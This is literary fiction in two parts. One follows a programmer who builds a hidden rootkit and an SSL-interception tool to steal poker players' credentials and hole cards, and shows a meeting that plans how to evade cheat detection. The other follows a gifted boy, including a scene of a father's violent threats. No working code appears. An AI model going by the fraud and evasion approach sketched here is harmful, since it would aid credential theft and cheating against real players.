Once the rage from trying to upgrade the VM had subsided, he did a quick trial run with PokerParadise. OSpy seemed to be working, but instead of the IE libraries, it identified **libeay32.dll** as the code that was calling **send** and **recv**. Based on the Function Signature errors he got before upgrading to SP2, he surmised that oSpy had special lists of interesting functions within programs to monitor. They had all the ones for IE, but it looked like he would have to make some for libeay32. He would have to discover what the encrypt call was and tell oSpy which parameter to grab.

He posted another reply to openrce.org, indicating that he had got it working on VMWare, and then said it worked great. He posted some more of his finding to rootkit.com as well.

He grabbed the source for oSpy, which required him to install Subversion, a source control tool. Then he settled in to try and understand someone else's code.

Robert had spent the last six weeks developing what amounted to a rootkit of his own. Throughout his career, he had often fantasized about a job that was almost pure research and digging into problems. And now he seemed to have it, in spades. The entire time he had been here, he had been putting in twelve- to sixteen-hour days, five to six days a week. He only stopped work during the day to eat. If there was something he needed, it was done for him, usually by Michelle. If he needed some resource for what he was working on, it showed up in a day or two. Like the *Rootkits* book by the guys who ran the rootkit.com site. That book proved very helpful.

His evenings usually consisted of partying, spending the night with Michelle, or a combination of the two. Several evenings, though, he couldn't handle the activity anymore. He spent those alone in bed, vegetating in front of a movie. In his first week he had asked about a TV and, in now-character-

istic fashion, a large LCD TV and DVD player showed up in his apartment. He asked at the office if anyone had DVDs he could borrow and he was given a spool of blank DVD-Rs. Miguel volunteered "The movies on the Media server; we call it 'Jason-Flicks.'" Robert had only seen Jason, the guy who apparently had a thing for collecting digital movies and music, a few times. He was a young, Asian guy who perpetually looked as if he had just woken up. That was only reinforced by the fact that every time you asked him something, he first responded with "What?", as if he had just woken up.

His bedroom entertainment center had gotten used at least for something other than action and sci-fi flicks. One evening, when they got back to his place, Michelle produced a DVD from her purse and announced "This one isn't from Jason-Flicks." He hadn't known exactly what to expect, maybe a chick-flick of some kind. It wasn't a chick-flick. Well, not in the "Sleepless in Seattle" sense.

Michelle had turned out to be the wildest girlfriend he had ever had, by far. When they were out of the office, she was a merciless flirt. She loved to go with him to the clubs. She could drink quite a bit and would dance with the other ladies there, sometimes dirty-dancing with the ticas where she knew he could see them. He wondered if maybe Michelle was curious to try things he wasn't sure he was comfortable with. On one occasion, she had been playing along with a tica who had been trying to convince Robert that he and his woman wanted to take another girl home. Michelle teased him, grabbing the other girl's chest and saying "What do you think? You like them?"

When he tried to tease back and tell her that she couldn't do it, her only words were "Oh?", and she planted a long, passionate kiss on the girl right there in the bar. He thought he saw Michelle grab a handful of her backside, too. The show brought hoots and hollers from the rest of the bar and the girls laughed. Shut him up.

The one or two days he took off on the weekends he usually spent doing tourist things. They went to the beach a few times, Pacific and Caribbean. The whole country was less than 100 miles wide where they were in San José. They visited jungles, volcanoes, ruins, and missions.

He saw his father a few times per week for, usually, short visits, a lot of it business. His father apologized for the situation a couple more times, but he didn't protest too much and said he was having a good time here. The topic

of pay came up once and his father said "What, we don't give you enough stuff to keep you happy?" and laughed. He said not to worry about it, that when the time came he would make sure Bobby was taken care of, making his time worthwhile.

He had progressed in his work from being able to monitor all the encrypted communications to building a framework that would allow interception and modification. He also added on some stealth capabilities, which is where the rootkit stuff had come in.

Robert had started by experimenting with some old rootkits from rootkit.com. Practically speaking, those were useless for production. Worse than useless since, if used, they would set off alarms in the real world and get flagged as malware. But they were useful for experimenting and seeing what pieces could go where. He adapted parts of oSpy and some other hooking techniques for the code that could monitor and change the data inside the SSL connections. For lack of a better name, he took to calling it *sslither*. The rootkit piece would hide sslither. He started calling that *snakehole*. By the time he had set them up in source control, the names had stuck.

He had learned that the optimal split between the kernel and userland was the Hiding function. If the rootkit just did hiding, you could stick everything else in a regular process and the rootkit would hide it. For a rootkit to be effective at all, it pretty much had to be running from the kernel. Half of the detectors now ran from the kernel too, so the rootkit had to be on equal footing if it were to have any chance of hiding. One problem was that inside the Windows kernel, the API that you could use was much narrower. The DLLs and other niceties you used without even realizing it were not available in the kernel.

So it made sense to make the rootkit small, tight, and special-purpose. And then throw everything else into a separate program. In snakehole's case, it implemented process, registry, and file hiding in order to hide sslither.

His father had asked him to make sslither modular so that the other coders could write plugins for it. That way, they could add functions later as needed. For example, if they needed a module to do some heavy crypto verification, the crypto guys could write that and he wouldn't have to be bothered with the heavy math.

Each step in the process, each barrier he got past, and each hack he pulled off was a bigger and bigger thrill for him. That was what kept him going, spending so many hours per day, so many days digging into the guts of these programs. It was like he pulled off the ultimate software crack, every day.

His only frustration was not being able to bask in the glory. When he was a kid, he pulled apart copy protection because of the admiration it got him. Now, he had the skills and accomplishments, but he couldn't say anything. Secrecy was important. He had to satisfy himself with dropping hints on various web boards. He would subtly give people an idea of what he was up to by the questions he asked or by the answers he now gave other people when they had questions.

After six weeks, he needed a haircut and a trip to the gym to lose some weight. Some days he would skip shaving, but Michelle always chided him, saying it scraped up her skin. Plus, she'd say, "I always shave, don't I?" So he would make an effort to get cleaned up—usually. No other girlfriend had given him the leeway to do his work like Michelle did. His previous girlfriend, Jean, would whine at him if he skipped paying attention to her for one day. Michelle always gave him his space and made up for lost time when they did get together.

What mattered most to him, though, was perfecting sslither and snakehole. He was dying to use them in the wild, pitting them against the cheaters.

Bring it on.

From the Diary of Robert Knoll, Senior

What good does it do a man to build an empire if it crumbles when he is gone? If his empire is to thrive, if it is to be worth building, then he must have an heir. Someone whose destiny it is to carry forth the empire, and continue it for themselves and beyond. Someday, you will read this and I hope that by then you will understand.

An heir is not simply a child, a descendent. An heir continues the work of the father. To truly embody an empire rather than be a parasite, you need to be able to wear the mantle of emperor.

An emperor must be a businessman, scholar, warrior, and courtier. An emperor must understand what is his by right. An emperor must know that others exist to let him carry forth the empire and that they will be buoyed up as well. They help themselves by helping their emperor.

An emperor has responsibilities. If someone wrongs the emperor, they wrong the empire. That cannot be tolerated without retribution. An emperor rewards those who do well and punishes those who do not.

An emperor has to experience his privileges to the fullest if he is to be worthy of them. It is not excess, but fulfillment to use his position and resources to serve himself. How else can an emperor know and demonstrate that a resource is his, unless he uses it? An emperor is never ashamed to have what belongs to him.

I hope that by the time this responsibility becomes yours I will have been able to teach you what it means to take my place. If part of you must be stripped away so that you can take your rightful place one day, I hope that you can forgive my refining.

My obligation from here is to build the empire, fill the role that has been granted to me, and prepare you to receive that which is rightfully yours.

Robert Sr. looked thoughtfully at his two lieutenants, Miguel and James. Bobby hadn't seen James yet and that was no accident. James didn't go to the campus. When they needed to meet in person, they met here at the villa.

James was his trusted coder while Miguel was his trusted IT man. Both of them knew much of what his plans were, though, of course, there were limits. He didn't like having to trust people at all, but if the alternative was living like a hermit, he would trust who he had to.

"Gentlemen. Tell me good news about our trial."

James ran his fingers through his greasy blond hair to get it out of his face. It was his nervous habit. But he smiled an awkward smile and glanced up

through his glasses with those intelligent eyes of his. Miguel made a palm-up hand gesture to give James the floor.

"It seems to have gone just fine. We used the survey data to pick a group of 100 customers who also had PartyPoker installed, then pushed sslither and snakehole down to their machines. Fourteen of them logged on overnight. We were able to pick up their login credentials and hole cards with sslither and transmit them back over the p2p onion net back home. Even if someone was analyzing traffic, it would look no different than it always does with Player2Player installed."

He nodded. "Okay, did you try any move swapping?"

James replied "Yes. Well, here...." He grabbed a dry erase marker and stood up to approach the whiteboard. He was a short, skinny man—a kid, really. He was only twenty-two. James was a good six inches shorter than Robert. Very animated, he used his hands to gesture a lot. He tended to pace when he was thinking or talking on the cell phone.

"We had some problems with latency." He began to draw a network triangle and the typical on-line poker table with caricatures of people seated around it. "By the time we have their cards," he traced a line back to the node labeled HQ, "these people have most likely already picked their action, bet, raise, and so on." He circled a set of the players at the table. "So it's a little bit of a race condition to try and make a fake play centrally. But!" he pointed with the pen, "We did manage to get one forced fold in. Our bot with the agent got onto a table with two other players. We got one hand where we could tell early on that he was going to beat us and we forced his client to fold on the last round. As far as he could see, he simply lost the hand. So, the amount he lost by folding is the same amount he thought he had lost to better cards. In this case, the account adds up just right."

"How much did you win?"

"Five dollars. Well, we were up five dollars for that hand, but we eventually lost the whole pot while experimenting. But I like to call that winning five dollars. Hey, it's a start. It proves the concept." He drew a dollar sign and a five on the board.

"So, what are you doing about the latency problem?"

"We're going to ignore it. We've proven the concept that we can force a play if needed. But that's risky and we *don't* need it. We had the stats guys run

it. By simply knowing at least one other player's hole cards, you give yourself a massive advantage, statistically speaking. Once you know their hole cards, you know what they have every step of the way: on the flop, turn, and river. You have time to calculate your strategy on each of those. All we need to do is sniff their hole cards, transmit them back, and our bot knows exactly how to play that hand on every single bet. The actual hard part is how often we win. We have to be careful not to win too much. Otherwise, our account gets banned immediately. Since we can already only win so often, we have no use for being able to force the other player to fold."

"What's the risk with making the player fold? You can repaint the screen so that it looks like they made a bet, right?"

"We can make it so the screen looks right. Two problems though: One, that changes from time to time and ends up being extra work to maintain. Two, people talk about how they played, either in the game's chat system or in person. Don't forget that a lot of people play with their friends or people from work. They might get together and discuss strategy. One guy could ask his friend why he folded on a particular hand and the friend would say that he didn't."

"So what can we do about the other casinos' cheating detection? What do they key off of?"

"Well, in addition to the technical means of detecting programs they don't want running, which is why we need snakehole, there's just how often you win. A first-class player only wins around 55% of the time, at best. If we did better than that for any significant run, we'd get banned. We also have to be careful and make the bot not act too much like a bot. If it always plays in less than a second, for example, that will get flagged. It will take some trial and error, and constant tweaking."

"What's the bottom line? How much can we win?"

"We have a bunch of knobs we can turn that essentially go between Win and Conservative. We estimate that we can probably win about $10 per hour and that's maybe six to eight hours per day. You can't have a "human" playing 24 hours a day, 7 days a week. That would get flagged, too. But that amount is per account that we play."

"Even so, they will eventually be detected right? What then?"

James nodded again. "Our individual bot accounts will eventually be detected. Then, they probably get booted off. There's a decent chance the players whose boxes we have rooted will be booted, too. Our bots need to play at the same table as someone we own and the poker sites track anyone else playing with someone who got tagged for cheating. They will kick the other players that look like they were playing along, based on the numbers."

"That means you will need to keep creating new accounts for our bots to play."

"Right. That's where we will need some help. We have the IP address diversity covered, so our bots aren't coming from the same IPs. We have no issues with getting enough email accounts. We can create as many hotmail accounts as we need, for example. That's pretty common, actually. People don't always want to use their main account to register for poker sites. What we can't easily do is set up all the different financial accounts that we need to put money in and out of the poker sites. Do you think that is something we can deal with?"

Robert Sr. smiled "Yes, I think I have a contact who could help us out with that part of it. You leave that bit of the planning to me. One last question: what happens to all the people who get kicked off the other sites?"

James smiled. "They eventually play more Player2Player. Their luck seems better there and they don't get booted off."

Paul

Paul was a cute kid, well behaved and quiet. After 18 months, though, his quiet demeanor concerned his mom. Most kids gurgled, babbled, and made word sounds while Paul remained staunchly silent. It took several speech therapists and three doctors to convince her that he was simply a late bloomer. They insisted he was on his own timetable; there was nothing physically wrong with him. Two months before his third birthday, Paul proved them right. He walked into the kitchen, tugged his mother's skirt and said, "I find it quite interesting."

She turned from the counter and stooped to his level. Between the blonde hair, the blue eyes, and the apron she looked to be a modern-day June Cleaver. "What did you say?"

"I find it quite interesting," he repeated.

"How in the world do you," she began. "Where did you? When did you? *Interesting?*"

Paul cocked his head to one side as if he were trying to work out the answer to at least one of the three questions. Her delighted yelp seemed to break his train of thought.

"Paulie!" she screamed, scooping him up in her arms. "Say it again."

He wiggled like crazy as she picked him up, but she was resolute in her embrace. He pointed towards the living room and she started walking towards it.

"I find it quite interesting," he said again, wiggling more insistently until she was forced finally to put him down.

"I have to call your dad, or get the video camera, or…" She halted mid sentence and reached over to embrace him again. "Oh, Paulie! Wait right here, I'll be right back! Don't move!"

Paul stood there, looking at the TV; the Schoolhouse Rock video was still playing. It was the second time he had watched it. He scowled as he looked around the room. The best part was coming. He looked back at the TV, and the song he had been waiting for began. Paul recited it along with the video. He didn't understand all the words, but he approximated all of them perfectly in time with the DVD.

… A noun's a special kind of word,
It's any name you ever heard,
I find it quite interesting,
A noun's a person, place, or thing.
Oh I took a train, took a train to another state.
The flora and fauna that I saw were really great.
I saw some bandits chasin' the train.
I was wishin' I was back home again.
I took a train, took a train to another state.…

Just as the song finished, Paul's mom came around the corner armed with a video camera. "OK, say it again." She fiddled with the camera to get the focus right. Paul turned and looked at her. She was looking into the camera, not at him. He pointed to the TV, put his arms out, palms up, and held an exaggerated shrug. "All gone," he said.

"One more time, baby. Say it for daddy to hear you."

She was still looking into the camera. "All gone," he repeated with another shrug, his attention focused on the video now. She put the camera aside and sat next to him, but not too close. "I love you, Paulie," she said in a whisper.

Blue Paint, Dark Skies

Paul sat at his preschool table with five of his classmates. He was the youngest in his class. His sleeves were rolled up really far and a big smock was draped over his shoulders. A big sheet of white paper was unrolled on the table and held down with tan tape. The teachers brought out the paints, placed them on each of the tables, and the old teacher, Gray-Hair, spoke up. Paul didn't like her; her voice sounded like she smelled. Burnt-up.

"The paints," she warned, "are for the paper. They are not to be used anywhere else. Everyone understand?" No one in class was really paying attention to her. There were paints on the tables and kids were already dipping their fingers into the jars.

Paul followed suit. He dipped his finger into the blue paint; it felt cold and he immediately regretted having it on his finger. He wiped his fingertip across the paper then turned his hand over and wiped it again. He gazed at his finger. The blue paint was still visible, especially in the little gaps around his fingernails. He sat frozen, staring at his fingers.

The blonde-haired teacher across the table saw the look on Paul's face and stepped around the table to kneel down next to him. "It's OK, Paul," she said. She smelled like flowers. "Getting a little bit messy is part of the fun." She looked at the blue streaks on the paper. "Besides," she said, leaning closer to him, "that's a nice looking sky you've got going there."

He looked out the window at the sky. The blue on the paper did look like the sky, though it needed more color. He dipped the fingers of both hands, one after the other, into the blue paint and filled in more sky. Blonde-Hair patted him on the shoulder as she stood to help out the other students. "Great job, Paul," she said, walking away.

"It is a good sky," he said, happily adding color after color, mirroring the scene outside the window. He added grass, plants, trees, and a bird to his creation and sat back to admire the finished product. It looked just like the scene outside the window but it was blurry. *My fingers aren't pointy enough to make the really small lines*, he thought. He looked at the student's piece of paper next to him. His picture was all wrong. There were lots of colored splotches that looked like flowers. Flowers were good, but there was no sky in his picture. He scooped up more blue paint, reached over to the kid's picture, and started

adding a sky. The kid made a long, grunting sort of sound that came from the back of his throat. *He must be sad because I'm not finished with his sky yet. Dad calls that impatient.* He dipped into the paint again and continued to work on the sky.

The kid went ballistic. "Bwaaaahhhhh!" he yelled. "Mine picture! My! MY! Bwahhh! Bwahhhh!" He said it all in one big breath. He must have used up all his air because he took a deep breath when he was done and started yelling all over again. Paul glared at him. *What a weird, impatient kid.*

Temporarily reallocating a goopy, blue hand from the painting, but keeping his focus on his work, he reached out and patted the kid's arm. *It's OK, it's almost done. I'm sorry it's taking me so long. Please stop crying.* The kid started flailing his arm around like he had acid on it or something. The teachers hurried over to the table, Gray-Hair in the lead. "Paul!" she shouted from across the table. "Kevin," she continued over the kid's wail, "it's OK. Paul! That's Kevin's picture!"

Of course it's his picture. I don't want it. He can keep it. I'm not trying to steal his picture. Why would I want to steal his picture when I'm trying to help him? Besides, it's all like one big sheet. How could I steal his picture without ripping it away? Adults are so silly sometimes.

Gray-Hair's voice was deeper now and sounded different, but Paul ignored her. *Almost finished. Just a bit more blue.* He reached for the blue paint but Gray-Hair was between them now, reaching for Paul's paints. "Paul, this is Kevin's piece of the paper," she said with the deeper voice. The kid raised his arm, pointing it toward the teacher; he had somehow managed to get blue paint all over it.

Yes, yes. Kevin's paper. Gray-Hair reached in to take the paints from Paul. *She's taking my paints away, and Kevin's picture isn't finished yet.* He lunged for the glass jars that were now in Gray-Hair's hand, knocking over several of them as he moved in to liberate the blue from her. Time seemed to slow to a snail's pace as Paul watched the action of the paint jars. They toppled in a quarter-speed free-fall. Their rotations were incredible, and Paul saw their graceful, balanced motion in mid-air. The paint churned, rising to the lip of the jars and then spilling over. He watched as Gray-Hair's features twisted and her limbs reached for the falling jars; there was no way she would catch up with them. There was an amazing peace and stillness about the grace of the

jars, and so much chaos around the periphery as the teacher bumbled to recover the paint. As one of the jars neared him, Paul reached out and grabbed it from the air. Gray-Hair batted at one of the others while a third bounced off the table in front of Kevin. *Bap! Dit! Bap!* One jar bounced, spraying paint in an arc across the table. Gray-Hair's jar skittered across the room as she swatted at it, paint spraying onto her shirt. Jar in hand, Paul sat, amazed, as time returned to a normal pace. Children laughed and screamed. Gray-Hair made a groaning type of noise and chaos reigned everywhere, except on the Island of Paul. On the Island of Paul, the lone inhabitant placed the one remaining jar on the table, dipped his finger into it, and continued to help Kevin.

Gray-Hair jerked the blue paint jar away from him. Her top lip was curled in disgust and the centers of her eyebrows had changed shape, angling down towards her nose. It was an interesting look—he had no idea what it meant.

He was just about to resume working on Kevin's sky when a soft hand gently touched his arm. He cringed instinctively at the touch; he hated touching. Then Paul picked up the smell of flowers and the sound of a gentle voice. It was Blonde-Hair. Paul jerked his hand out from under hers, but then relaxed.

"Paul," she said, "no more sky. I don't think Kevin wants any sky in his picture."

Paul stopped and looked at Kevin. His face was red and tearstained, he had smeared paint all over his arm, and he was practically gagging on his sobs. He looked like he was about to pass out, throw up, or both.

Paul blinked. "Oh." *He never said he didn't want a sky.*

The parental conversation later that day was inevitable.

Paul's Dad: "Why didn't you stop when the teacher told you to stop?"

Paul: "The teacher din't say stop."

Paul's Mom: "Why didn't you stop when Kevin started crying?"

Paul: "Kevin din't say stop."

Paul's Dad: "Why did you paint on Kevin's arm?"

Paul: "I din't paint on Kevin's arm."

Paul's Mom: "Why did you throw paint at the teacher and ruin her shirt?"

Paul: "I din't throw paint."

Paul, of course, was telling the truth—the truth from his perspective. Paul's version of the truth always collided with the teacher's version of the truth, and this left Paul's parents with the distinct impression that their kid had a problem with lying. But Paul had never told a lie. Kevin simply hadn't asked him to stop.

Had Paul's parents understood how gifted their son was they would have understood his thought process. Had they witnessed the incident first hand, they would have realized it wasn't his fault. Had Blonde-Hair stood up for Paul, things would have ended differently. Had three-year old Paul been a normal three-year old, the conversation with his parents would have been non-existent and the whole thing would have simply blown over. A normal three-year-old could not have answered his parent's questions accurately.

But it was what it was. From that day forward, Paul's mug shot hung in the Teachers Guild Hall and all esteemed members were made aware of Paul's disposition. A 3d6 was thrown, the results were tallied, and Paul's character alignment got a permanent +3 inclination toward Chaotic.

Paul got a new seat, away from the other kids, which validated what he already knew: he was different. But he liked his new seat. Sitting by himself, he didn't have to deal with other kids pawing at him. Sitting by himself, he couldn't see what the other kids were working on, and he couldn't help fix what he couldn't see. Helping other kids led to trouble anyway. He sat by himself during lunch as well. This was fine, too, and even though the other kids seemed to have fun sitting together, he had more time to himself to think and to observe the world around him. It was quieter, too—he had enough trouble making it through the day, with all the background chatter he had to process, without someone gabbing at the table next to him.

Paul realized at an early age that solitude made him happy.

Paul's dad was built like the aging linebacker he was. His broad shoulders and heavy gait hinted at the hours he put into the gym as a younger man, but his formidable gut suggested he had long lost the cooperation of his metabolism. He worked in a computer place where he wore a tie and was

known as Chris "Buzz" Wilson; the nickname a nod to the blonde buzz cut he had worn since his bygone glory days.

Paul had visited his dad's workplace several times as a kid and he distinctly remembered the computers in his dad's office. They were off-white and ugly, and could do nothing better than draw charts and graphs and show lots of numbers. Buzz tried to spark his son's interest in computers with a game of Windows Solitaire, but the game just plain sucked.

One day, when Paul was about seven, Buzz came home with a laptop; a gorgeous, black machine he called a "Micron Tran Sport X Pee" or some such thing. Whatever it was called, Paul was fascinated. Buzz rattled off a stream of buzzwords and acronyms that described its innards: a one-sixty-six "Mega Hurts" processor, a two "gigabyte" hard drive, and thirty-two megabytes of memory. Paul had never seen anything like it before and was amazed that all the guts of a bigger computer, including the monitor, were crammed inside a package about the size of a school notebook. His dad was proud of the thing and explained that Paul needed to be very careful around it. He explained that it let him work at home, and it had most of his work files on it, and it was very important to him. And, oh, by the way, it cost like four thousand dollars.

Paul didn't care what his dad used the machine for and the concept of value wasn't yet firm in his seven-year old mind, but one thing was for sure: he *had* to know how the thing worked. And besides, his dad never said anything like "Now don't go taking it apart into tiny little pieces." So, that weekend afternoon, while his dad was mowing the lawn, Paul decided to take the laptop apart into tiny little pieces.

Armed with a bunch of tools from his dad's workshop, he disassembled the machine in forty-five minutes. When he was finished, the laptop was broken down into each distinct part. The whole disassembled mess covered about six square feet on his bedroom carpet. It was an impressive mess, but even after all that labor he still had no clue how the thing worked. He couldn't find the one-sixty-six "Mega Hurts" processor. He had no idea where even one of the thirty-two million bytes of memory was. He eventually found the hard drive—labeled "hard disk"—but the other stuff was just plain missing. He remembered exactly what his father had said, but either his dad was wrong about the guts of the thing or Paul had no idea what he was

looking at. Either way, the parts were *fascinating* and, when assembled, they made just about the coolest computer ever.

He poked at the pieces for a while longer and then, with a sigh, began reassembling them. Lost in his work, he hardly noticed his bedroom door opening. But there was no missing his dad's reaction; to a seven-year-old kid, it was like the world exploded—and it happened quickly. First the whoosh of air as the bedroom door swung open, then the gargling yell and the next thing he knew he was off the floor, his back against the wall, supported only by two fistfuls of shirt collar. Dad was yelling stuff, but Paul couldn't register a single word. Paul's CPU was pegged at 100%, eaten alive by a single process called *noise*. There were new words in there, words he had never heard before, and the sound was horrific. Paul covered his ears to block out the assault of sound, but that was definitely The Wrong Thing To Do as far as Buzz was concerned. Releasing a handful of the kid's shirt, he pulled Paul's hand away from his ear and yelled louder, right into his exposed ear. Paul couldn't cope anymore; he had never been more terrified. He screamed and closed his eyes to counter the noise and, within moments, dad stopped yelling. Just like that. Paul could smell his mom's scent before he even opened his eyes; she had come to begin hostage negotiations. Paul stopped screaming and the negotiations began.

"Let him go, Chris," she said.

"Not on your life. I'm gonna beat the crap out of this kid."

"Chris, you can't hit him," she said.

Paul failed to see the logic.

With his free hand, Chris pulled at his belt buckle, struggling to undo it. "Yes, I can. And I will."

"What did I do?" Paul asked.

"What did you *do*?" Chris thundered.

"What did I do? Why are you going to beat the crabs out of me?"

A moment of profound silence covered the room. Paul's mom took control of the situation, realizing that the kid really had no idea what he had done.

"Paul," his mom said, "the laptop. You broke the laptop."

Paul shifted slightly. His right arm had started tingling; it felt funny. He looked down at his shirt. His dad's hand was still clenching the wad of shirt and using it to pin him to the wall.

"My arm feels funny," he said.

Chris began listing other anatomical annoyances he could provide when mom nudged the flow of conversation. "The laptop, Paul. Your dad is angry because you broke his laptop."

Paul looked past his dad to the floor. "The laptop is not broken. It is disassembled."

"You destroyed my laptop. I'm gonna disassemble your little…"

Paul felt helpless and weak, but there were facts to attend to, and facts outweighed emotion. "The laptop is not broken. If you disassemble my little, I can't reassemble your laptop."

Paul's dad shifted his weight slightly.

"Chris, put him down. Let me talk to him." She put her hand on his shoulder. "Chris, please."

Chris lowered the kid to the floor and stormed out of the room, slamming the door behind him. Random crashing sounds throughout the house suggested he was venting his fury on inanimate objects.

Paul sat down on the floor in front of the disassembled machine and studied his mom's eyebrows.

"Why did you… How?"

Paul held up a handful of tools triumphantly. "With these," he said.

"But…" She trailed off as she leaned forward and reached out to touch the keyboard, the most recognizable piece of the disassembled machine. She froze an inch or so from the keyboard as if afraid to touch it. He had never before seen that look on her face; he gazed at her, curiously, analyzing her facial structure. Her eyes were wider than usual, her forehead had more wrinkles than normal, and her face looked pale. He felt the skin on his forehead shift as he scrutinized her expression. He lifted his hands to his forehead and rubbed it gently. His forehead felt wrinkly, too, but he had no idea what it all meant. She seemed sad. He focused on her hair. He had never been much for eye contact, but he could easily spend hours tracing the pathways of her hair configuration when necessary—it soothed him and adults called him polite when he looked at their hairlines while they talked.

"You broke the laptop," she said finally.

"The word break implies that the machine can not be repaired. I did not *break* the laptop. I *disassembled* it. Besides, Dad never told me not to take it apart. I distinctly remember him telling me to be very careful around it, because it was very important to him, but he said nothing about *disassembling* it."

Distinctly was a new word for him. Mom missed it.

Paul shifted his gaze to her left ear. There was a hole for an earring, but she wore no earrings. *Why doesn't the hole close up? It's still skin, shouldn't it heal inside?*

"Paul… Do you understand why this was a bad idea?"

Paul considered the question; he still wasn't sure exactly why this had been a bad idea. So he considered the moral implications of his actions and quickly realized why it had been a bad idea.

"Because I never figured out what made it work inside," he said finally.

Paul's mom blinked. He realized she was looking for more, but he wasn't sure what. He had discovered the heart of the problem: he did all this work, and didn't discover what made the thing tick. *What more could she be looking for?*

He waited for her to make the next move. Her other ear was pierced as well, but it had a small earring in it. *She lost her other earring. I wonder if she knows she lost it.*

"You lost your left earring," he said.

She blinked again and absently stroked her right ear.

"No, the *left one*," he said.

She stroked her left ear and her expression changed. He couldn't read this new expression, but it worried him less than the last one. He waited anxiously for her response so he could validate the results of the lost earring theory.

"I lost my earring," she said.

Bingo.

She looked at Paul for a moment, then looked down at the broken machine. She shook her head slightly, as if coming out of a dream.

"Can…" she began, "you fix the laptop, Paul?"

Paul understood that she was concerned about the current state of the laptop, though she seemed to get stuck on words that implied destruction.

"I should be able to *reassemble* the laptop," he said.

Paul leaned in, grabbed the system board from the floor, and closed his eyes. With his free hand, he traced the outline of the system board in the air in front of him, and in his mind's eye he saw the box that had been labeled as a hard disk. He opened his eyes and grabbed it from the floor.

Cable connected to the shiny box. Which way does the cable go?

He closed his eyes again. Mom sat watching him carefully.

Paul opened his eyes and attached the hard drive cable.

Mom continued to watch as he assembled the machine. He wasn't randomly sticking pieces together like a normal seven-year old, but was working in an orderly, efficient manner. He fitted the case together and connected the display; it was obvious he knew exactly what he was doing. *It wasn't like it was a big deal. The pieces fit together logically.*

"Should be OK now," Paul mumbled, tightening the final screws into the bottom of the machine. Satisfied with his work, he turned the machine over, flipped open the screen, and pressed the Power button. The two loud beeps troubled him. The machine had done something illogical. He read the screen.

"What is today's date?" he asked.

She looked at him for a moment, her face expressionless. "You used every part," she said finally.

"Yes. I did. Yesterday was Friday and today is Saturday," he offered.

"Yes. Today is Saturday."

"Should I go look at a calendar?"

"For…"

"The date. I need today's date."

She told him the date. She sounded sure of her answer, but her tone suggested she was in a far-off place.

After a few keystrokes, the machine responded with a single beep and started its boot process.

Paul spun the laptop around and handed it to her. She looked at him carefully. The laptop chimed a three-and-one-quarter second startup sound. She turned her attention to the machine and her expression changed again. He expected a happy look, but it never came. She was sad about the machine being disassembled, but was not happy that he had reassembled it. This was all very confusing. Paul handed her the computer and began gathering the tools from the carpet.

"Paul?"

"Yeah, Mom?"

"How did you do that?"

"Do what?" he asked, looking at her right ear.

"Put this thing back together."

Paul tilted his head and scanned her face. The question was illogical. The obvious answer was "I did it with tools," but that didn't seem to be the answer she was looking for. That was too obvious. He wondered if it had to do with the quantity and odd shapes of the pieces; but it was just a puzzle, nothing more.

"I took it apart and I put it together," he said. "If I take apart a puzzle I should be able to put it together, right?"

"Yes, but this is not a puzzle."

Paul looked at the laptop then closed his eyes. The snapshots of the disassembled laptop were still there. "M-hmmm," he said, opening his eyes. "It was just a puzzle. A very *interesting* puzzle."

She started saying some stuff, but Paul didn't hear much of it. He was looking out the window and had tuned her out.

He watched the trees outside his window; they were swaying in the wind. He loved to watch the wind in the trees. It was beautiful, and frustrating. The tree trunks swayed in circles through two axes. Flattening their movement to a single axis, the X-axis, was simple. This slow, calming sway could put him into an effective coma in mere moments, but isolating the trunks of the trees was difficult because the leaves and branches obscured them.

The branches moved in a pronounced, circular motion, and the focal distance between the tip and base of each branch was so pronounced that the movement could not easily be flattened to one dimension. The movement of the branches could only be reduced to circles. Then there were the leaves: they had a life of their own. Paul knew this was caused by the wind and that wind was caused by convection as cold air moved towards displaced warm air—this made sense to him. There was logic in the way wind worked, but attempting to apply the logic, in real time, to predict the movement of the leaves and the trees took serious mental horsepower, and Paul just couldn't do it. But that was never his goal when he watched the trees. All he really wanted

to do was reduce the (beautiful) chaos to something logical. It was an exercise he never completed, but churning on it always relaxed him.

His mom's voice had changed and it attracted Paul's attention again. She was still going on about something. There was no logic in talking to someone who wasn't listening, but she did it all the time. He thought it was funny that his mom, like most people, seemed to thrive on illogical behavior. Paul shook his head. He refused to waste CPU cycles on figuring out the human condition.

"You stay right in this spot," she said, and left the room with the laptop in hand.

Paul heard her and stayed right in that spot. Adults were clueless and illogical, but there was hard logical evidence to dissuade disobedience.

He could hear his parents talking; he couldn't hear what they were saying, but they were speaking in normal voices. After a lull in the conversation, Paul heard the sound from the laptop again: the happy, somehow inspiring, piano sound. Then the conversation resumed. Within a few moments, his mom was back in the room. She sat on the floor across from him.

"Taking this laptop apart was bad, Paul."

Paul looked away from the window and stared at his mom.

Mental note: Taking apart the laptop was bad.

"Why?"

"Because you could have broken it. Do you know how much it cost?"

"Like four thousand bucks."

Mental Edit: Taking the laptop apart was bad because it cost a lot of money.

"That's a lot of money, Paul. If you had broken it, who would have paid for it?"

Paul ignored the question. It was an illogical one. "It was never broken. I disassembled it, then I reassembled it."

She knew better than to argue. This sort of thing could go on all day if allowed. After a long pause she said, "Do you like computers?"

"I do not know much about them," he sighed. The erratic conversation shift made him bristle, but he sensed a shift in his mom's tone. Something had changed.

"Is Dad going to yell more?" he asked.

"No, Paul, he isn't going to yell at you about this anymore."

"Why not?"

"He was angry about the laptop, Paul, but you fixed… reassembled it. So he's not mad anymore."

Paul thought about the horrible yelling, his dad's red face, and the belt. He looked down at his crumpled shirt and remembered the tingling in his arm. He looked over at the wall where his dad had him pinned not that long ago. "If I had not reassembled the laptop, he would still be mad, right?"

"Yes, Paul. He would be furious and you would be in really big trouble."

"It was just a puzzle. He could have put it together, or you could have put it together. Just like that."

"No, Paul, we couldn't have put it back together."

"But Dad works with computers. All day. He could have assembled it."

"No, Paul, he couldn't."

Paul thought about that. *My parents are incapable of assembling a simple puzzle.*

"Why did you ask me if I liked computers?"

"We were wondering if you would like your own computer. You seem to *understand* them."

A gift.

"My own computer?"

"Your very own computer."

Interesting. His thoughts drifted around the events that had unfolded in his room and his gaze shifted back to the trees. "If we buy you a computer," she continued, "you have to promise to take care of it. You can't break it."

He looked intently at his mother's forehead. "I have never broken a computer," he said. Realizing that the conversation was headed through another cycle, he sighed. He looked at her forehead; it provided no insight into her thoughts. He was being *rewarded* for reassembling a computer. Reassembling the computer required that he disassemble a computer, which she was instructing him to never do again. *Here is a reward for doing this thing. Do not do this thing again.* Adult-logic defied logic.

